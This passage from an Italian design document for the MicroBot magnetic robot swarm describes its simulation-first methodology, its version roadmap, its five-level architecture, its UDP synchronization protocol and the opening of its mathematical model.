Uno degli elementi che distinguono MicroBot dai progetti di robotica amatoriale o puramente dimostrativi è l'adozione sistematica di una metodologia di sviluppo strutturata, nella quale la simulazione precede sempre la costruzione fisica, la validazione precede sempre l'integrazione e la documentazione accompagna ogni fase del processo senza essere mai posticipata a una fase conclusiva che, nell'esperienza pratica della ricerca e dello sviluppo tecnologico, tende a non arrivare mai. Questa metodologia non è stata scelta per ragioni estetiche o per aderenza formale a standard accademici, ma per una ragione pratica molto concreta: in un sistema complesso come MicroBot, in cui componenti meccanici, elettronici, firmware e software di alto livello interagiscono attraverso interfacce fisiche e protocolli digitali, un errore non rilevato in una fase precoce si propaga inevitabilmente attraverso tutti i livelli successivi, moltiplicando i costi di correzione e rendendo sempre più difficile isolare la causa dei malfunzionamenti osservati. Simulare prima di costruire non è un lusso — è la forma più efficiente di gestione del rischio disponibile a chi progetta sistemi complessi con risorse limitate.

La metodologia adottata in MicroBot si articola in tre piani di simulazione distinti e complementari, ciascuno dei quali risponde a una domanda specifica e produce risultati che alimentano i piani successivi. Il primo piano è quello della simulazione elettrica, condotta con strumenti come LTspice o il simulatore Falstad, e ha come oggetto il comportamento dei circuiti che governano il pilotaggio delle coil elettromagnetiche. In questa fase vengono costruiti modelli circuitali che includono la sorgente di alimentazione — la batteria Li-Po con la sua resistenza interna e la sua curva di scarica — il MOSFET di potenza con le sue caratteristiche di soglia e di conduzione, l'induttanza della coil con la resistenza serie del filo di avvolgimento e il diodo di ricircolo per la protezione dagli spike di tensione indotti dalla commutazione. Su questi modelli vengono eseguite simulazioni di tipo transitorio, nelle quali si osserva come evolve la corrente nella bobina in risposta a un segnale PWM generato dall'ESP32, quali picchi di tensione compaiono ai capi del MOSFET durante la fase di spegnimento, quanta potenza viene dissipata sui vari elementi del circuito e quale sia la costante di tempo dell'avvolgimento, che determina la velocità con cui il campo magnetico si instaura e decade. I risultati di questa fase non restano confinati all'analisi circuitale: diventano i parametri di ingresso per il dimensionamento del safety layer nel firmware — i limiti di duty cycle, le soglie di temperatura, i tempi minimi di raffreddamento tra attivazioni successive.

Il secondo piano è quello della simulazione logica a livello di firmware, condotta con strumenti come Wokwi o Tinkercad Circuits, e ha come oggetto il comportamento del codice Arduino o ESP32 in risposta agli input digitali e ai segnali di controllo. In questo ambiente virtuale è possibile posizionare una scheda ESP32, collegare pin digitali a LED, MOSFET simbolici o altri attuatori, e verificare in tempo reale che la logica di controllo si comporti

come previsto: che i tempi di attivazione e disattivazione siano corretti, che la gestione del tempo non bloccante basata su `millis()` funzioni correttamente in presenza di più task concorrenti, che i messaggi UDP vengano inviati e ricevuti con la struttura attesa, che il watchdog si attivi correttamente in caso di freeze del firmware. Questa fase è particolarmente preziosa per identificare race condition, problemi di priorità tra task e comportamenti inattesi dovuti all'interazione tra la logica di controllo e il sistema operativo real-time sottostante, senza dover costruire l'hardware fisico né rischiare di danneggiare componenti durante le fasi di debug.

Il terzo piano è quello della simulazione logica astratta, condotta in JavaScript su canvas HTML o in C/C++ su PC, e ha come oggetto il comportamento collettivo dello swarm come sistema multi-agente. In questo ambiente ogni MicroBot è rappresentato come una struttura dati con un identificativo univoco, una posizione nello spazio bidimensionale, una velocità, uno stato dei magneti e un livello di carica della batteria. Il controller è implementato come un insieme di funzioni che aggiornano questi stati ad ogni tick temporale, applicando le regole di Boids, le soglie di aggancio e disaggancio magnetico, gli algoritmi di formazione dei pattern e i meccanismi di sincronizzazione temporale. Ad ogni iterazione il sistema visualizza le posizioni dei bot sullo schermo, rendendo immediatamente evidente se il pattern converge verso la configurazione target, se si formano oscillazioni indesiderate, se alcuni bot rimangono isolati o se la velocità di convergenza è compatibile con i vincoli temporali del sistema reale. Questa simulazione è il laboratorio virtuale in cui vengono sviluppati e raffinati tutti gli algoritmi che poi verranno implementati nel firmware del controller centrale.

I tre piani di simulazione non sono sequenziali in senso stretto ma si sviluppano in parallelo e si alimentano reciprocamente. La simulazione elettrica fornisce i parametri di pilotaggio delle coil che vengono usati nella simulazione firmware per calibrare i profili di corrente. La simulazione firmware valida la struttura del codice che poi viene riutilizzata nella simulazione astratta per implementare la logica di comunicazione. La simulazione astratta genera i pattern e gli algoritmi collettivi che vengono poi trasformati in comandi concreti da implementare nel firmware del controller. Questa circolarità non è un difetto metodologico ma una caratteristica deliberata: rispecchia la natura iterativa del processo di progettazione, in cui la comprensione di un livello modifica e affina la comprensione degli altri livelli in modo continuo.

Un aspetto metodologico di particolare rilevanza è la gestione sistematica del gap tra simulazione e realtà fisica. Ogni simulazione è basata su ipotesi semplificative — resistenza interna della batteria costante, coefficiente di attrito uniforme sulla superficie di appoggio, assenza di interferenze elettromagnetiche tra le coil di bot adiacenti, latenza di rete costante e prevedibile — che nella realtà fisica non sono mai perfettamente verificate. MicroBot affronta questo gap non ignorandolo né cercando di eliminarlo attraverso modelli sempre più dettagliati e computazionalmente costosi, ma introducendo esplicitamente nei modelli simulativi dei margini di sicurezza e dei parametri di tolleranza che tengono conto dell'incertezza della realtà. Le soglie magnetiche sono dimensionate con un margine del 20–30% rispetto ai valori minimi teorici. I limiti di corrente nel firmware sono impostati al 70–80% dei valori massimi ammissibili dai componenti. Le latenze di rete sono stimate nel caso peggiore e non nel caso medio. Questa filosofia del margine di sicurezza, ispirata alle pratiche dell'ingegneria strutturale e dell'aeronautica, garantisce che il sistema fisico reale si

comporti in modo robusto anche quando la realtà si discosta dalle ipotesi del modello, che è la condizione normale e non l'eccezione nel mondo dell'hardware embedded.

La metodologia di sviluppo di MicroBot si completa con una pratica di documentazione continua che accompagna ogni fase del processo. Ogni parametro dimensionale è raccolto in tabelle di riferimento con la propria unità di misura, il proprio valore nominale e i propri limiti di tolleranza. Ogni scelta progettuale è accompagnata da una motivazione esplicita che ne illustra le alternative considerate e i criteri di selezione adottati. Ogni algoritmo implementato nel firmware è documentato con la descrizione del comportamento atteso, le assunzioni su cui si basa e i casi limite che gestisce. Questo livello di documentazione non è una formalità accademica: è lo strumento che rende possibile riprendere il progetto dopo settimane di interruzione senza perdere il filo delle decisioni prese, integrare nel sistema componenti sviluppati in momenti diversi senza introdurre inconsistenze, e trasferire la conoscenza accumulata a collaboratori o alla comunità scientifica in modo efficace e rigoroso.

Punto 6 — Roadmap del progetto e visione evolutiva

La struttura evolutiva di MicroBot non è stata definita retrospettivamente per dare ordine a uno sviluppo caotico, ma è stata progettata a priori come parte integrante dell'architettura del sistema, con la stessa attenzione dedicata alla geometria del guscio o alla scelta del protocollo di comunicazione. Definire una roadmap rigorosa prima di scrivere la prima riga di codice o stampare il primo componente non è un esercizio di pianificazione burocratica: è il modo in cui un sistema complesso mantiene la coerenza attraverso le iterazioni, evitando la deriva progressiva verso soluzioni localmente ottimali ma globalmente inconsistenti che affligge molti progetti di ricerca e sviluppo nelle fasi di crescita accelerata. Ogni versione di MicroBot è quindi un traguardo autonomo e verificabile, non un punto intermedio su un percorso indefinito verso una destinazione vaga.

La versione 0.1 costituisce la fase fondativa del progetto, dedicata interamente alla definizione dell'architettura concettuale e alla formalizzazione delle scelte progettuali fondamentali. In questa fase non viene prodotto alcun artefatto fisico funzionante, ma viene costruita la base cognitiva su cui tutte le versioni successive si appoggiano: la geometria del MicroBot con le sue implicazioni meccaniche e magnetiche, la separazione in livelli dell'architettura software, la scelta dei componenti hardware principali, la definizione dei protocolli di comunicazione, la strutturazione della roadmap stessa. Il prodotto principale della versione 0.1 è la documentazione tecnica iniziale, che raccoglie in forma sistematica tutte queste scelte con le relative motivazioni. Questa documentazione non è un allegato del progetto — è il progetto stesso nella sua prima forma concreta, il punto di riferimento rispetto al quale tutte le decisioni future vengono valutate e giustificate.

La versione 0.2 rappresenta il primo passaggio dalla visione alla realizzazione operativa, attraverso la costruzione di una simulazione funzionale del comportamento collettivo dello swarm su piattaforma Arduino. In questa versione ogni MicroBot è rappresentato da un LED collegato a un pin digitale dedicato, e il controller centrale è implementato come un insieme di funzioni che aggiornano lo stato dei LED in risposta a comandi inviati via interfaccia seriale. Nonostante la semplicità apparente di questa implementazione, la versione 0.2 introduce concetti architetturali fondamentali che rimarranno invariati in tutte le versioni

successive: la logica a stati per ogni singolo bot, la gestione del tempo non bloccante basata su millis(), la separazione tra strategia globale del controller e esecuzione locale di ciascun nodo, e i primi comportamenti collettivi dello swarm come la propagazione lineare, la rotazione, l'onda e il lampeggio sincronizzato. La versione 0.2 dimostra che il concetto di swarm cooperante è tecnicamente valido e pone le basi per l'integrazione hardware delle versioni successive.

La versione 0.3 è la versione corrente del progetto e rappresenta il primo vero prototipo fisico integrato. Gli obiettivi di questa versione sono ambiziosi e coprono l'intero stack del sistema: la stampa 3D del guscio con la geometria a doppio cono troncato e sfera centrale, la realizzazione del PCB circolare da 14–16 millimetri con l'ESP32 e i componenti di controllo, l'avvolgimento a mano delle coil elettromagnetiche e il test del sistema di aggancio magnetico, l'implementazione del firmware di comunicazione UDP su rete SoftAP, la costruzione del controller centrale con ESP32-S3 e IMU a nove assi, la realizzazione del wristband con ESP32-C3 e sensore BNO055 e la chiusura del ciclo completo tra input gestuale e risposta fisica dello swarm. Al termine della versione 0.3 sarà possibile costruire un MicroBot fisico funzionante, farlo comunicare con il controller, attivare i magneti in risposta a comandi remoti, rilevare gesture dal wristband e visualizzare le coordinate dei bot su un'interfaccia grafica di base. Questa versione costituisce il punto di non ritorno del progetto: il momento in cui la teoria incontra la realtà fisica e vengono raccolti i primi dati sperimentali sul comportamento reale del sistema.

La versione 0.4 introduce autonomia locale e intelligenza distribuita a livello di singolo MicroBot. In questa versione ogni bot non si limita a eseguire passivamente i comandi del controller ma acquisisce una capacità di elaborazione locale limitata: può rilevare la propria posizione relativa rispetto ai bot vicini tramite sensori di prossimità, può prendere micro-decisioni locali compatibili con il pattern globale assegnato dal controller, può gestire autonomamente situazioni di emergenza come la caduta critica della batteria o il surriscaldamento delle coil senza attendere una risposta dal controller centrale. Questa versione introduce anche i primi algoritmi di mesh networking tra bot, che consentono la comunicazione diretta tra moduli adiacenti attraverso ESP-NOW senza passare obbligatoriamente per il controller, aumentando la robustezza del sistema in presenza di perdite di connettività. Sul piano dell'interfaccia utente, la versione 0.4 completa l'integrazione del framework 4D/5D, rendendo operativa la modulazione dello stato interno dello swarm attraverso parametri acustici.

La versione 0.5 rappresenta la versione matura del sistema e introduce l'integrazione completa con il visore VR prototipale e le interfacce immersive. In questa versione l'utente interagisce con lo swarm esclusivamente attraverso l'interfaccia tridimensionale del visore, che offre una rappresentazione in tempo reale della posizione e dello stato di ogni bot nello spazio, la possibilità di selezionare, spostare e riconfigurare i pattern con gesture naturali tracciate dalla camera integrata nel visore, e un feedback visivo e sonoro che chiude il ciclo percettivo tra l'intenzione dell'utente e la risposta fisica dello swarm. La versione 0.5 introduce anche i primi algoritmi di intelligenza artificiale locale distribuita, nei quali i bot apprendono progressivamente le preferenze dell'utente e anticipano le transizioni di pattern più frequenti, riducendo la latenza percepita tra il comando e l'esecuzione.

Oltre la versione 0.5 si apre lo spazio della visione a lungo termine, che include due direzioni di sviluppo principali. La prima è la scalabilità dello swarm verso centinaia di unità, che richiede una revisione dei protocolli di comunicazione per gestire reti di questa dimensione senza degradazione delle prestazioni, e l'introduzione di algoritmi di coordinamento gerarchico in cui gruppi di bot eleggono dinamicamente nodi leader responsabili della coordinazione locale. La seconda direzione è l'evoluzione verso la MicroHand, il sistema di manipolazione attiva degli oggetti fisici nell'ambiente attraverso moduli specializzati con dita articolate. La MicroHand non è una versione numerata della roadmap principale ma una biforcazione evolutiva del progetto: un sistema che condivide con MicroBot l'architettura di base, i protocolli di comunicazione e la filosofia progettuale, ma che aggiunge la capacità di esercitare forze controllate sull'ambiente attraverso strutture articolate ispirate alla biomeccanica della mano umana, trasformando lo swarm da sistema di aggregazione passiva a sistema di manipolazione attiva e aprendo applicazioni che spaziano dalla logistica automatizzata all'assistenza in ambienti non strutturati.

Punto 7 — Architettura generale del sistema

L'architettura di MicroBot è il risultato di un processo di progettazione che ha privilegiato la chiarezza strutturale rispetto alla compattezza implementativa, la separazione delle responsabilità rispetto all'ottimizzazione locale e la robustezza sistemica rispetto alle prestazioni di picco del singolo componente. Descrivere l'architettura di MicroBot significa quindi descrivere non solo come i componenti sono collegati tra loro, ma perché sono stati organizzati in quel modo specifico, quali alternative sono state considerate e scartate, e quali proprietà emergono dall'organizzazione scelta che non sarebbero presenti in architetture alternative. Questa prospettiva è essenziale per comprendere il sistema non come una collezione di componenti giustapposti ma come un organismo coerente in cui ogni scelta strutturale ne implica e ne giustifica altre.

Il sistema MicroBot è organizzato in cinque livelli gerarchici distinti, disposti secondo una struttura che va dall'input umano all'attuazione fisica passando attraverso strati progressivi di elaborazione, traduzione e coordinamento. Questa organizzazione a livelli non è semplicemente una metafora descrittiva ma una struttura implementativa concreta: ogni livello comunica esclusivamente con i livelli adiacenti attraverso interfacce ben definite, non ha accesso diretto allo stato interno dei livelli non adiacenti e può essere modificato o sostituito senza impattare i livelli con cui non è in contatto diretto. Questa proprietà, nota in ingegneria del software come *information hiding*, è ciò che rende il sistema manutenibile nel tempo e integrabile con componenti nuovi senza richiedere una riscrittura globale.

Il primo livello è quello degli input utente, e comprende tutti i meccanismi attraverso i quali l'intenzione umana viene catturata e trasformata in segnali digitali elaborabili dai livelli successivi. Questo livello include il riconoscimento delle gesture della mano tramite MediaPipe Hands, che identifica in tempo reale la posizione di ventuno landmark per mano e li interpreta come comandi — pinch, grip, tap, swipe, rotazione — con una frequenza di aggiornamento compatibile con i tempi di risposta percepiti come naturali dall'utente umano. Include il riconoscimento delle espressioni facciali tramite MediaPipe Face Landmarker, che traccia 468 punti del volto e mappa configurazioni muscolari specifiche su stati del sistema o comandi discreti. Include il wristband con IMU a nove assi, che fornisce informazioni sull'orientamento della mano nello spazio tridimensionale — pitch, yaw e roll — e riconosce

gesture dinamiche basate sull'accelerazione come spinte, scosse e movimenti rapidi. Include infine il framework 4D/5D, che cattura parametri acustici dall'ambiente e li mappa su modificazioni dello stato interno $W(t)$ dello swarm. La molteplicità dei canali di input non è ridondanza ma ricchezza espressiva: canali diversi sono adatti a tipi diversi di comandi, e la loro combinazione permette all'utente di comunicare con il sistema in modo naturale e contestualmente appropriato.

Il secondo livello è quello dell'interfaccia software, e comprende gli ambienti in cui i segnali di input vengono visualizzati, elaborati e trasformati in comandi logici destinati al motore di simulazione. Questo livello include la simulazione JavaScript su canvas HTML, che fornisce una rappresentazione visiva in tempo reale del comportamento dello swarm e permette il test degli algoritmi di coordinamento senza richiedere hardware fisico. Include il visore VR sviluppato in Unity con C#, che offre una rappresentazione tridimensionale immersiva dello swarm e gestisce il tracking della testa a sei gradi di libertà, il riconoscimento delle gesture in ambiente VR e il rendering in tempo reale dei MicroBot come oggetti dinamici nello spazio virtuale. Include il sistema di autenticazione biometrica facciale, che costituisce il cancello di sicurezza attraverso il quale l'utente deve passare prima di ottenere accesso al controller dello swarm. La separazione di questo livello dal livello di input garantisce che la stessa logica di controllo dello swarm possa essere guidata da interfacce diverse — gesture, VR, comandi testuali, interfacce web — senza richiedere modifiche al motore di simulazione o al firmware del controller.

Il terzo livello è quello del motore di simulazione, e costituisce il nucleo computazionale del sistema. È qui che le regole di Boids vengono applicate per calcolare le forze di coesione, allineamento e separazione tra i bot, che i pattern geometrici vengono definiti come insiemi ordinati di posizioni target nello spazio bidimensionale, che il framework 4D/5D trasforma i parametri acustici in modificazioni della dinamica collettiva e che gli algoritmi di assegnazione dei bot alle posizioni target vengono eseguiti per minimizzare la distanza totale percorsa durante le transizioni di pattern. Questo livello opera principalmente in ambiente software — JavaScript, Python o C++ su PC — e produce come output un insieme di comandi logici che descrivono lo stato desiderato del sistema fisico: quali bot devono attivare i magneti, quali LED devono accendersi di quale colore, quali posizioni target devono essere raggiunte entro quale finestra temporale.

Il quarto livello è quello del controller centrale, implementato su ESP32-S3 in un involucro fisico di 70×70×30 millimetri. Il controller riceve i comandi logici dal livello superiore tramite connessione Wi-Fi, li interpreta e li trasforma in pacchetti UDP destinati ai singoli MicroBot. Svolge la funzione di clock master del sistema, inviando con ogni comando un timestamp globale che permette a tutti i bot di sincronizzare le proprie azioni senza accumulare deriva temporale. Gestisce il safety layer globale, monitorando lo stato di batteria, temperatura e connettività di ogni bot e intervenendo con comandi di emergenza quando vengono rilevate condizioni anomale. Mantiene una tabella di stato aggiornata dell'intero swarm, che include la posizione stimata, lo stato dei magneti, il livello di carica della batteria e la temperatura interna di ogni bot connesso alla rete. Il controller è il solo componente del sistema che ha una visione globale dello stato dello swarm — tutti gli altri livelli lavorano con informazioni parziali o aggregate.

Il quinto e ultimo livello è quello dei MicroBot fisici, le unità di attuazione del sistema. Ogni MicroBot riceve i pacchetti UDP dal controller, verifica che il proprio identificativo corrisponda al destinatario del comando o che il comando sia destinato a tutti i bot, e lo esegue attivando o disattivando i propri elettromagneti, modificando il colore del proprio LED RGB o aggiornando i parametri del proprio algoritmo locale. A intervalli regolari, ogni bot invia al controller un pacchetto di stato che riporta il livello di carica della batteria, la temperatura interna, lo stato corrente dei magneti e un contatore di messaggi ricevuti che permette al controller di stimare la qualità della connessione wireless. I MicroBot sono progettati per funzionare in modalità degradata anche in caso di perdita temporanea della connessione con il controller, mantenendo l'ultimo stato ricevuto fino al ripristino della comunicazione o all'intervento del watchdog.

La comunicazione tra i livelli segue due topologie distinte a seconda della direzione del flusso di informazione. Il flusso discendente — dall'input utente ai MicroBot fisici — segue una topologia a cascata in cui ogni livello riceve informazioni elaborate dal livello superiore, le trasforma aggiungendo il proprio contributo computazionale e le passa al livello inferiore. Il flusso ascendente — dai MicroBot fisici all'interfaccia utente — segue una topologia a consolidamento in cui le informazioni di stato dei singoli bot vengono aggregate dal controller in una rappresentazione globale dello swarm, che viene poi visualizzata nell'interfaccia software e resa accessibile all'utente attraverso feedback visivi, sonori e aptici. Questa asimmetria tra flusso discendente e flusso ascendente riflette la diversa natura delle informazioni che scorrono nelle due direzioni: i comandi sono strutturati, sintetici e prioritari; i dati di stato sono distribuiti, ridondanti e tolleranti alla perdita.

L'architettura a cinque livelli di MicroBot presenta proprietà sistemiche che non appartengono a nessuno dei livelli considerati singolarmente. La prima è la scalabilità: aggiungere nuovi MicroBot al sistema non richiede modifiche ai livelli superiori, perché il controller gestisce dinamicamente la tabella dei bot connessi e il motore di simulazione opera su un numero arbitrario di agenti. La seconda è la sostituibilità: l'interfaccia VR può essere sostituita con un'interfaccia web, il controller ESP32-S3 può essere sostituito con un Raspberry Pi Zero 2W, il protocollo UDP può essere sostituito con ESP-NOW, senza che queste modifiche si propaghino agli altri livelli. La terza è la testabilità: ogni livello può essere testato in isolamento attraverso la simulazione del livello adiacente, riducendo drasticamente la complessità del debug nei sistemi integrati. La quarta è la comprensibilità: un nuovo collaboratore può acquisire una comprensione approfondita di un singolo livello senza dover padroneggiare l'intero sistema, abbassando significativamente la barriera di ingresso al progetto.

Punto 8 — Protocollo di comunicazione e sincronizzazione temporale

La comunicazione in un sistema swarm distribuito è una sfida ingegneristica che va ben oltre la semplice trasmissione di dati tra nodi. In MicroBot la comunicazione non è un canale neutro attraverso cui scorrono informazioni — è una componente attiva del sistema che determina la qualità della sincronizzazione, la robustezza del comportamento collettivo, il consumo energetico di ogni bot e i limiti pratici sulla dimensione massima dello swarm gestibile in tempo reale. Progettare il protocollo di comunicazione significa quindi prendere decisioni che hanno conseguenze dirette su tutti gli altri aspetti del sistema, e che non

possono essere delegate a una fase successiva di ottimizzazione senza rischiare di costruire un'architettura incompatibile con i requisiti operativi reali.

La scelta fondamentale alla base del protocollo di comunicazione di MicroBot è l'adozione di una topologia a stella con il controller centrale come nodo hub, nella quale tutti i MicroBot si connettono al controller come stazioni client e non comunicano direttamente tra loro se non attraverso meccanismi di tipo ESP-NOW nelle versioni più avanzate del sistema. Questa scelta è stata preferita a topologie mesh più distribuite per ragioni concrete legate alla fase di sviluppo corrente: una topologia a stella è più semplice da implementare, più facile da debuggare, più prevedibile nelle prestazioni e più controllabile dal punto di vista della sicurezza. La centralizzazione della comunicazione nel controller non contraddice la filosofia distribuita del sistema — l'intelligenza collettiva emerge comunque dalle interazioni locali tra i bot — ma delimita chiaramente il perimetro di complessità della versione 0.3, lasciando la migrazione verso topologie mesh a versioni successive quando la base tecnologica sarà sufficientemente consolidata.

Il meccanismo di rete adottato è quello del SoftAP, ovvero la modalità Access Point software dell'ESP32-S3 del controller. In questa configurazione il controller crea una rete Wi-Fi dedicata con un SSID specifico del progetto, e tutti i MicroBot si connettono a questa rete come stazioni nella fase di inizializzazione. Questa scelta elimina la dipendenza da infrastrutture di rete esterne — router domestici, reti aziendali, accessi Internet — rendendo il sistema completamente autonomo e operabile in qualsiasi ambiente, inclusi spazi espositivi, laboratori senza infrastruttura di rete o ambienti outdoor. Il controller assegna a ogni bot un indirizzo IP fisso basato sul suo identificativo univoco, garantendo che la mappatura tra identificativo logico del bot e indirizzo di rete sia stabile e prevedibile durante tutta la sessione operativa.

Il protocollo di trasporto scelto è UDP, il User Datagram Protocol, preferito al TCP per ragioni legate alla natura specifica del traffico dati in un sistema di swarm robotics in tempo reale. TCP offre garanzie di consegna ordinata e affidabile dei pacchetti attraverso meccanismi di acknowledgment e ritrasmissione, ma questi meccanismi introducono latenze variabili e imprevedibili che sono incompatibili con i requisiti di sincronizzazione temporale di MicroBot. In un sistema swarm, un comando che arriva con 50 millisecondi di ritardo a causa di una ritrasmissione TCP è spesso meno utile di nessun comando, perché il bot ha già preso una micro-decisione locale basata sull'ultimo stato noto. UDP è connectionless, non offre garanzie di consegna ma garantisce latenze minime e prevedibili, e si adatta perfettamente a un sistema in cui i comandi sono frequenti, di piccole dimensioni e tolleranti alla perdita occasionale di singoli pacchetti.

La struttura di ogni pacchetto UDP inviato dal controller ai bot è definita in modo rigoroso e comprende un insieme minimo di campi che bilanciano la completezza informativa con la necessità di mantenere i pacchetti di dimensioni ridotte per minimizzare la latenza di trasmissione. Il campo di sequenza è un intero a 16 bit che identifica univocamente ogni pacchetto e permette ai bot di rilevare pacchetti persi o arrivati fuori ordine. Il campo timestamp è un intero a 32 bit che riporta il tempo in millisecondi dal momento di accensione del controller e costituisce il fondamento del meccanismo di sincronizzazione temporale. Il campo identificativo destinatario è un intero a 8 bit che specifica il bot a cui il comando è destinato, con il valore 255 riservato ai comandi broadcast indirizzati a tutti i bot.

simultaneamente. Il campo tipo comando è un intero a 8 bit che identifica la categoria dell'azione richiesta — attivazione magneti, modifica LED, aggiornamento posizione target, sincronizzazione clock, comando di emergenza. Il campo parametri è un blocco di dimensione variabile che contiene i dati specifici associati al tipo di comando — intensità del campo magnetico espressa come duty cycle PWM, colore RGB del LED, coordinate della posizione target, identificativo del pattern da eseguire. Il campo checksum è un intero a 16 bit calcolato sul contenuto del pacchetto che permette al bot ricevente di verificare l'integrità dei dati e scartare i pacchetti corrotti prima di eseguire i comandi in essi contenuti.

La sincronizzazione temporale è uno degli aspetti più critici dell'intero sistema e merita una trattazione separata e approfondita. In MicroBot la sincronizzazione non serve semplicemente a far sapere ai bot che ore sono — serve a garantire che tutti i bot che devono attivare i propri magneti in risposta a un comando di formazione lo facciano entro una finestra temporale sufficientemente stretta da produrre un comportamento collettivo coerente. Se alcuni bot attivano i magneti con 100 millisecondi di anticipo rispetto ad altri, il pattern si forma in modo disordinato, con bot che si agganciano prematuramente ad altri ancora in movimento, generando forze non previste che possono destabilizzare l'intera configurazione. La finestra di sincronizzazione target per MicroBot è dell'ordine di 10–20 millisecondi, che corrisponde alla differenza di latenza tipica tra i bot più vicini e quelli più lontani dal controller in una rete SoftAP con 10–20 nodi.

Il meccanismo di sincronizzazione adottato è ispirato al Precision Time Protocol e funziona nel modo seguente. Il controller, che funge da clock master del sistema, include in ogni pacchetto UDP il proprio timestamp locale al momento dell'invio. Ogni bot, al momento della ricezione del pacchetto, misura il proprio timestamp locale e calcola la differenza rispetto al timestamp del controller, ottenendo una stima dell'offset del proprio clock rispetto al clock master. Questa stima viene filtrata con un filtro a media mobile per eliminare le fluttuazioni dovute alla variabilità della latenza di rete, e utilizzata per correggere progressivamente il clock locale del bot. Con questo meccanismo, dopo pochi cicli di sincronizzazione tutti i bot del sistema condividono una base temporale comune con una precisione dell'ordine di pochi millisecondi, sufficiente a garantire la finestra di sincronizzazione target. Il controller invia periodicamente pacchetti di sincronizzazione puri — pacchetti senza payload di comando il cui unico scopo è aggiornare il clock dei bot — a una frequenza di circa dieci hertz, garantendo che la deriva temporale accumulata tra due sincronizzazioni successive resti al di sotto della soglia di 2–3 millisecondi.

Il flusso di comunicazione ascendente — dai bot al controller — è strutturato come un meccanismo di heartbeat periodico nel quale ogni bot invia al controller, a intervalli regolari di circa 500 millisecondi, un pacchetto di stato che riporta il livello di tensione della batteria misurato dall'ADC interno dell'ESP32, la temperatura stimata delle coil calcolata integrando il profilo di corrente nel tempo, lo stato corrente dei magneti espresso come duty cycle PWM attivo, il numero di pacchetti di comando ricevuti dall'ultimo heartbeat come indicatore della qualità della connessione wireless, e un flag di stato che segnala eventuali condizioni anomale rilevate dal safety layer locale. Il controller aggrega questi dati nella propria tabella di stato globale e li rende disponibili al livello di interfaccia software per la visualizzazione in tempo reale. Se un bot non invia un heartbeat entro un timeout configurabile — tipicamente 1500 millisecondi, corrispondenti a tre intervalli mancati — il controller lo marca come

disconnesso, rimuove la sua posizione target dal pattern corrente e notifica l'interfaccia utente attraverso un messaggio di avviso.

La gestione delle collisioni di pacchetti e della congestione della rete è un aspetto che diventa rilevante quando il numero di bot supera i 10–15 nodi, soglia oltre la quale il traffico di heartbeat aggregato inizia a competere con il traffico di comando per la banda disponibile della rete SoftAP. MicroBot affronta questo problema attraverso due strategie complementari. La prima è il temporal spreading degli heartbeat: invece di ricevere tutti gli heartbeat contemporaneamente in risposta a un segnale di sincronizzazione globale, il controller assegna a ogni bot uno slot temporale dedicato all'interno di una finestra di 500 millisecondi, distribuendo il traffico ascendente in modo uniforme nel tempo. La seconda è la compressione dei pacchetti di stato attraverso la codifica delta: invece di inviare i valori assoluti di tutti i parametri ad ogni heartbeat, il bot invia solo i parametri che sono cambiati rispetto all'heartbeat precedente, riducendo significativamente la dimensione media dei pacchetti in condizioni operative stabili.

La robustezza del sistema di comunicazione in presenza di perturbazioni — interferenze elettromagnetiche, attenuazione del segnale dovuta alla posizione relativa dei bot, picchi di traffico generati da eventi di ricalibrazione simultanea — è garantita da un insieme di meccanismi difensivi implementati sia nel firmware dei bot sia nel software del controller. I bot implementano un meccanismo di jitter randomizzato sulle ritrasmissioni, che evita la sincronizzazione involontaria dei tentativi di accesso al canale in seguito a una perdita di pacchetto generalizzata. Il controller implementa un meccanismo di rate limiting sui comandi broadcast, che impone un intervallo minimo di 20 millisecondi tra comandi successivi destinati a tutti i bot, evitando la saturazione del canale durante le transizioni di pattern. Entrambi i livelli implementano validazione dell'integrità dei pacchetti ricevuti tramite checksum, con scarto silenzioso dei pacchetti corrotti senza generazione di messaggi di errore che potrebbero a loro volta contribuire alla congestione della rete.

Punto 9 — Modello matematico del sistema swarm

La descrizione matematica di un sistema swarm non è un esercizio accademico fine a sé stesso, ma lo strumento attraverso cui le intuizioni qualitative sul comportamento collettivo vengono tradotte in algoritmi implementabili, i parametri di controllo vengono dimensionati quantitativamente e le proprietà del sistema — stabilità, convergenza, robustezza — vengono verificate prima ancora di costruire il primo prototipo fisico. In MicroBot il modello matematico svolge un ruolo operativo diretto: le equazioni che descrivono la dinamica dei bot, le forze di interazione magnetica e i criteri di formazione dei pattern sono le stesse equazioni che vengono implementate nel motore di simulazione JavaScript e nel firmware del controller centrale, con le semplificazioni e le approssimazioni necessarie a renderle computabili in tempo reale su un microcontrollore con risorse limitate. Comprendere il modello matematico significa quindi comprendere il comportamento del sistema a un livello che nessuna descrizione qualitativa può raggiungere.

Il punto di partenza del modello è la rappresentazione dello stato di ogni MicroBot come un vettore che cattura le informazioni necessarie a descriverne completamente la condizione in un dato istante. Nella versione bidimensionale del modello, adottata per la simulazione nella versione 0.2 e 0.3, lo stato del bot i -esimo è descritto dalla coppia di coordinate di posizione

nel piano, indicata con il vettore $r_i(t) = (x_i(t), y_i(t))$, e dalla coppia di componenti della velocità, indicata con il vettore $v_i(t) = (v_{x_i}(t), v_{y_i}(t))$. La relazione cinematica fondamentale che collega posizione e velocità è la derivata temporale della posizione rispetto al tempo, espressa dalla relazione $v_i(t) = dr_i(t)/dt$, che nella discretizzazione numerica adottata nel firmware diventa l'equazione di aggiornamento $r_i(t + \Delta t) = r_i(t) + v_i(t) \cdot \Delta t$, dove Δt è il passo temporale della simulazione, tipicamente compreso tra 20 e 100 millisecondi in funzione della frequenza di aggiornamento del controller.

La dinamica di ogni bot è governata dalla seconda legge di Newton applicata al moto traslazionale nel piano, che nella forma vettoriale si scrive come $m_i \cdot dv_i/dt = F_{i,tot}$, dove m_i è la massa del bot i -esimo e $F_{i,tot}$ è la somma vettoriale di tutte le forze che agiscono su di esso. Nella discretizzazione numerica questa relazione diventa l'equazione di aggiornamento della velocità $v_i(t + \Delta t) = v_i(t) + (F_{i,tot} / m_i) \cdot \Delta t$, che insieme all'equazione di aggiornamento della posizione costituisce il nucleo dell'integratore numerico del sistema. La forza totale $F_{i,tot}$ che agisce sul bot i -esimo è la somma di quattro contributi distinti, ciascuno dei quali cattura un aspetto specifico del comportamento collettivo dello swarm e corrisponde a un termine separato nel codice del motore di simulazione.

